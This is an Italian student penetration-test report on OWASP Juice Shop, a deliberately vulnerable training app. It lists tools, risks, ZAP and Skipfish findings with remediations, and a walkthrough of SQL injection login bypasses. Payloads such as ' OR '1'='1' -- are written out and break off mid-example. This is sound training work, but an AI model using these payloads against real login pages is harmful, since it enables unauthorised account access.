Fondazione Istituto Tecnico Superiore
Tecnologie Industrie Creative

FITSTIC


TECNICO SUPERIORE ESPERTO NELLA SICUREZZA PER APPLICAZIONI E INFRASTRUTTURE INFORMATICHE

Project Work – secondo anno

(2023-2024)

Progetto realizzato da: Filippo Martinelli, Gabriele Bonazza, Ivan Petrarolo, John Michael Barbosa, Marco Veronesi

Penetration test di Owasp Juice Shop



PIANIFICAZIONE E PREPARAZIONE

Obiettivo del Penetration Test: identificare e valutare le vulnerabilità di sicurezza nella web app “Juice Shop”, testando tramite le conoscenze acquisite dal corso, i moduli e i meccanismi di autenticazione, autorizzazione, gestione degli utenti e gestione dei dati sensibili.

Sito OWASP: https://owasp.org/www-project-juice-shop/

Repository GitHub: https://github.com/juice-shop/juice-shop

Immagine Docker: https://hub.docker.com/r/bkimminich/juice-shop


Sito esterno: https://juice-shop.herokuapp.com/#/search

È possibile avviare l’immagine tramite terminale con il comando:


```
docker run -d -p 3000:3000 bkimminich/juice-shop
```

Tools e tecnologie utilizzate per la raccolta di informazioni e la ricerca delle possibili vulnerabilità:

-**Wappalyzer** (estensione browser che consente di identificare tutti i tool e le piattaforme utilizzate per il creare il sito web).



-**Burpsuite** (applicazione di sicurezza software utilizzata per i test di penetrazione delle applicazioni web).



-**Owasp Zap (zaproxy)** (web app scanner che permette di identificare le potenziali vulnerabilità e le sottodirectory del sito web)

-**sqlmap** (strumento per automatizzare il penetration test tramite sql injection)

Scoping e Risk Assessment

Identificazione delle possibili minacce e vulnerabilità

Injection: Possibili attacchi di injection, inclusi NoSQL injection.

XSS: Iniezione di script malevoli attraverso i campi input.

CSRF: Possibilità di eseguire azioni non autorizzate attraverso l'uso di richieste contraffatte.

Brute Force: Tentativi di accesso non autorizzato tramite attacchi a forza bruta.

File Inclusion: Possibilità di caricare file non autorizzati.

Valutazione del rischio

Injection: Alto rischio, possibili attacchi di injection, inclusi NoSQL injection.

XSS: Medio-alto rischio iniezione di script malevoli attraverso i campi input.

CSRF: Medio rischio possibilità di eseguire azioni non autorizzate attraverso l'uso di richieste contraffatte.

Brute Force: Medio rischio, tentativi di accesso non autorizzato tramite attacchi a forza bruta.


Arbitrary File Overwrite: Possibilità di ri-scrivere file tramite una vulnerabilità.


Inizialmente, esplorando la web app si capisce immediatamente che è uno shop in cui si possono effettuare diverse operazioni di pentesting su:

Login, Autenticazione, Data Base, Recensioni, Basket, File Inclusion attraverso una pagina di upload del sito.

Directory ftp sensibile

Usando Dirsearch, un tool di Brute Force per scoprire le diverse directory di un dato url, siamo riusciti a trovare una directory in cui vi sono documenti sensibili riguardante l'azienda.






In partcolare, un documento confidenziale sulle acquisizioni future dell'azienda.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat acquisitions.md
# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```

Pagine correlate e vulnerabilità trovate con OWASP Zap (zaproxy):



Alerts:

- Cloud Metadata Potentially Exposed
- Content Security Policy (CSP) Header Not Set (69)
- Cross-Domain Misconfiguration (106)
- Missing Anti-clickjacking Header (7)
- Session ID in URL Rewrite (25)
- Vulnerable JS Library (2)
- Cross-Domain JavaScript Source File Inclusion (108)
- Private IP Disclosure
- Timestamp Disclosure - Unix (5)
- X-Content-Type-Options Header Missing (25)
- Information Disclosure - Suspicious Comments (6)
- Modern Web Application (55)
- Retrieved from Cache (23)

Appendice:

- **Cloud Metadata Potentially Exposed**

  OWASP_2021_A05

  https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

  OWASP_2017_A06

  https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration.html

  Reference:

  https://www.nginx.com/blog/trust-no-one-perils-of-trusting-user-input/

  Solution:

  Do not trust any user data in NGINX configs. In this case it is probably the use of the $host variable which is set from the 'Host' header and can be controlled by an attacker.

- **Content Security Policy (CSP) Header Not Set (69)**

  CWE-693

  https://cwe.mitre.org/data/definitions/693.html

  OWASP_2021_A05

  https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

  OWASP_2017_A06

  https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration.html

  WASC ID 15

  Reference:

  https://developer.mozilla.org/en-US/docs/Web/Security/CSP/Introducing_Content_Security_Policy
  https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html
  https://www.w3.org/TR/CSP/
  https://w3c.github.io/webappsec-csp/
  https://web.dev/articles/csp
  https://caniuse.com/#feat=contentsecuritypolicy
  https://content-security-policy.com/

  Solution:

  Ensure that your web server, application server, load balancer, etc. is configured to set the Content-Security-Policy header.

- **Cross-Domain Misconfiguration (106)**

  OWASP_2017_A05

  https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control.html

  CWE-264

  https://cwe.mitre.org/data/definitions/264.html

  OWASP_2021_A01

  https://owasp.org/Top10/A01_2021-Broken_Access_Control/

  WASC ID 14

  Reference:

  https://vulncat.fortify.com/en/detail?id=desc.config.dotnet.html5_overly_permissive_cors_policy

  Solution:

  Ensure that sensitive data is not available in an unauthenticated manner (using IP address white-listing, for instance).
  Configure the "Access-Control-Allow-Origin" HTTP header to a more restrictive set of domains, or remove all CORS headers entirely, to allow the web browser to enforce the Same Origin Policy (SOP) in a more restrictive manner.

- **Missing Anti-clickjacking Header (7)**

  WSTG-v42-CLNT-09

  https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/11-Client-side_Testing/09-Testing_for_Clickjacking

  OWASP_2021_A05

  https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

  OWASP_2017_A06

  https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration.html

  CWE-1021

  https://cwe.mitre.org/data/definitions/1021.html

  Reference:

  https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

  Solution:

  Modern Web browsers support the Content-Security-Policy and X-Frame-Options HTTP headers. Ensure one of them is set on all web pages returned by your site/app.
  If you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. Alternatively consider implementing Content Security Policy's "frame-ancestors" directive.

- **Session ID in URL Rewrite (25)**

  WSTG-v42-SESS-04

  https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/06-Session_Management_Testing/04-Testing_for_Exposed_Session_Variables

  OWASP_2021_A01

  https://owasp.org/Top10/A01_2021-Broken_Access_Control/

  OWASP_2017_A03

  https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure.html

  CWE-200

  https://cwe.mitre.org/data/definitions/200.html

  Reference:

  https://seclists.org/webappsec/2002/q4/111

  Solution:

  For secure content, put session ID in a cookie. To be even more secure consider using a combination of cookie and URL rewrite.

- **Vulnerable JS Library (2)**

  CVE-2020-11023

  https://nvd.nist.gov/vuln/detail/CVE-2020-11023

  OWASP_2017_A09

  https://owasp.org/www-project-top-ten/2017/A9_2017-Using_Components_with_Known_Vulnerabilities.html

  CVE-2020-11022

  https://nvd.nist.gov/vuln/detail/CVE-2020-11022

  OWASP_2021_A06

  https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/

  CVE-2015-9251

  https://nvd.nist.gov/vuln/detail/CVE-2015-9251

  CVE-2019-11358

  https://nvd.nist.gov/vuln/detail/CVE-2019-11358

  CWE-829

  https://cwe.mitre.org/data/definitions/829.html

  Reference:

  https://github.com/jquery/jquery/issues/2432
  http://blog.jquery.com/2016/01/08/jquery-2-2-and-1-12-released/
  http://research.insecurelabs.org/jquery/test/
  https://blog.jquery.com/2019/04/10/jquery-3-4-0-released/

  Solution:

  Please upgrade to the latest version of jquery.

- **Cross-Domain JavaScript Source File Inclusion (108)**

  OWASP_2021_A08

  https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/

  CWE-829

  https://cwe.mitre.org/data/definitions/829.html

  Solution:

  Ensure JavaScript source files are loaded from only trusted sources, and the sources can't be controlled by end users of the application.

- **Private IP Disclosure**

  OWASP_2021_A01

  https://owasp.org/Top10/A01_2021-Broken_Access_Control/

  OWASP_2017_A03

  https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure.html

  CWE-200

  https://cwe.mitre.org/data/definitions/200.html

  Reference:

  https://tools.ietf.org/html/rfc1918

  Solution:

  Remove the private IP address from the HTTP response body. For comments, use JSP/ASP/PHP comment instead of HTML/JavaScript comment which can be seen by client browsers.

- **Timestamp Disclosure - Unix (5)**

  OWASP_2021_A01

  https://owasp.org/Top10/A01_2021-Broken_Access_Control/

  OWASP_2017_A03

  https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure.html

  CWE-200

  https://cwe.mitre.org/data/definitions/200.html

  Reference:

  https://cwe.mitre.org/data/definitions/200.html

  Solution:

  Manually confirm that the timestamp data is not sensitive, and that the data cannot be aggregated to disclose exploitable patterns.

- **X-Content-Type-Options Header Missing (25)**

  CWE-693

  https://cwe.mitre.org/data/definitions/693.html

  OWASP_2021_A05

  https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

  OWASP_2017_A06

  https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration.html

  Reference:

  https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/compatibility/gg622941(v=vs.85)
  https://owasp.org/www-community/Security_Headers

  Solution:

  Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.
  If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.

- **Information Disclosure - Suspicious Comments (6)**

  OWASP_2021_A01

  https://owasp.org/Top10/A01_2021-Broken_Access_Control/

  WSTG-v42-INFO-05

  https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/01-Information_Gathering/05-Review_Webpage_Content_for_Information_Leakage

  OWASP_2017_A03

  https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure.html

  CWE-200

  https://cwe.mitre.org/data/definitions/200.html

  Solution:

  Remove all comments that return information that may help an attacker and fix any underlying problems they refer to.

- **Modern Web Application (55)**

  Solution:

  This is an informational alert and so no changes are required.

- **Retrieved from Cache (23)**

  WSTG-v42-ATHN-06

  https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/04-Authentication_Testing/06-Testing_for_Browser_Cache_Weaknesses

  Reference:

  https://tools.ietf.org/html/rfc7234
  https://tools.ietf.org/html/rfc7231
  https://www.rfc-editor.org/rfc/rfc9110.html

  Solution:

  Validate that the response does not contain sensitive, personal or user-specific information. If it does, consider the use of the following HTTP response headers, to limit, or prevent the content being stored and retrieved from the cache by another user:
  Cache-Control: no-cache, no-store, must-revalidate, private
  Pragma: no-cache
  Expires: 0
  This configuration directs both HTTP 1.0 and HTTP 1.1 compliant caching servers to not store the response, and to not retrieve the response (without validation) from the cache, in response to a similar request.

Pagine correlate trovate tramite Skipfish (web app scanner):

Document type overview:

application/javascript
- ./main.js
- ./polyfills.js
- ./runtime.js
- ./vendor.js
- ./

image/x-ms-bmp
- ./assets/public/favicon_js.ico

text/css
- ./styles.css

text/html (2)
- ./api/
- ./redirect

text/plain (1)
- ./redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm

Issue type overview:


- data compromise — Interesting file
  - ./polyfills.js
    - Memo: server-side JavaScript source
  - ./redirect?to=.../https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm
    - Memo: CVS RCS data
- data compromise — Generic MIME type (higher risk)
  - ./redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm-->">'">'"<sfi000036v794474>
    - Memo: text/plain
- data compromise — External content embedded on a page (higher risk)
  - ./
    - Memo: //cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.css
  - ./
    - Memo: //cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js
  - ./
    - Memo: //cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js
- Incorrect caching directives (lower risk)
  - ./
    - Memo: conflicting 'Cache-Control' data
  - ./1
    - Memo: conflicting 'Cache-Control' data
  - ./1?z.iconName=function
    - Memo: conflicting 'Cache-Control' data
  - ./main.js
    - Memo: conflicting 'Cache-Control' data
  - ./polyfills.js
    - Memo: conflicting 'Cache-Control' data
  - ./redirect/.htaccess.aspx-->">'">'"<sfi000025v794474>
    - Memo: conflicting 'Cache-Control' data
  - ./runtime.js
    - Memo: conflicting 'Cache-Control' data
  - ./styles.css
    - Memo: conflicting 'Cache-Control' data
  - ./vendor.js
    - Memo: conflicting 'Cache-Control' data

./assets/.htaccess.aspx-->">'"<sfi000005v794474>
Memo: conflicting 'Cache-Control' data
./assets/public/.htaccess.aspx-->">'"<sfi000041v794474>
Memo: conflicting 'Cache-Control' data
./assets/public/favicon_js.ico
Memo: conflicting 'Cache-Control' data


- External content embedded on a page (lower risk)
  ./main.js
    Memo: https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true
- Node should be a directory, detection error?
  ./assets/public
- Resource fetch failed
  ./api/Challenges/
    Memo: during initial directory fetch
  ./api/Challenges/?key=nftMintChallenge
    Memo: during initial file fetch
- Generic MIME used (low risk)
  ./redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm
    Memo: text/plain
- Hidden files / directories
  ./api.sfish/
- Server error triggered
  ./api/
  ./api.sfish/
  ./redirect
  ./redirect?[0]['to']=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm
- Resource not directly accessible
  ./api/
  ./api.sfish/
  ./redirect
- New 404 signature seen (1)
./sfi9876
- New 'X-*' header value seen (3)
  ./
    Memo: X-Content-Type-Options
  ./
    Memo: X-Frame-Options
  ./
    Memo: X-Recruiting

SQL Injection - Login Page

./#/login



I campi di input utente non risultano essere correttamente filtrati contro attacchi di tipo **SQL INJECTION**:



inserendo nei campi di input:


Email:

' OR '1' = '1' --

Password:

-


È possibile bypassare la query di verifica di presenza dell'utente nel database ed effettuare un login diretto, con il primo utente disponibile




ottenendo anche la relativa e-mail dell'utente, in questo caso:


admin@juice-sh.op.

navigando all'interno della home page abbiamo inoltre notato che i commenti postati degli utenti venivano, se non indicato dall'utente un alias, proprio tramite l'email dell'utente.





Tramite le due e-mail degli utenti abbiamo potuto provare ad accedere tramite i loro account:



Inserendo nei campi di input:


Email:

stan@juice-sh.op' --

Password:

-

È possibile bypassare la parte della query che effettua la verifica della password, permettendo l'accesso come uno specifico utente conoscendone la password



Questo è possibile per accedere con ogni utente di cui si conosce la e-mail , come bender@juice-sh.op


Inserendo nei campi di input:

Email:


bender@juice-sh.op' --

Password:


-



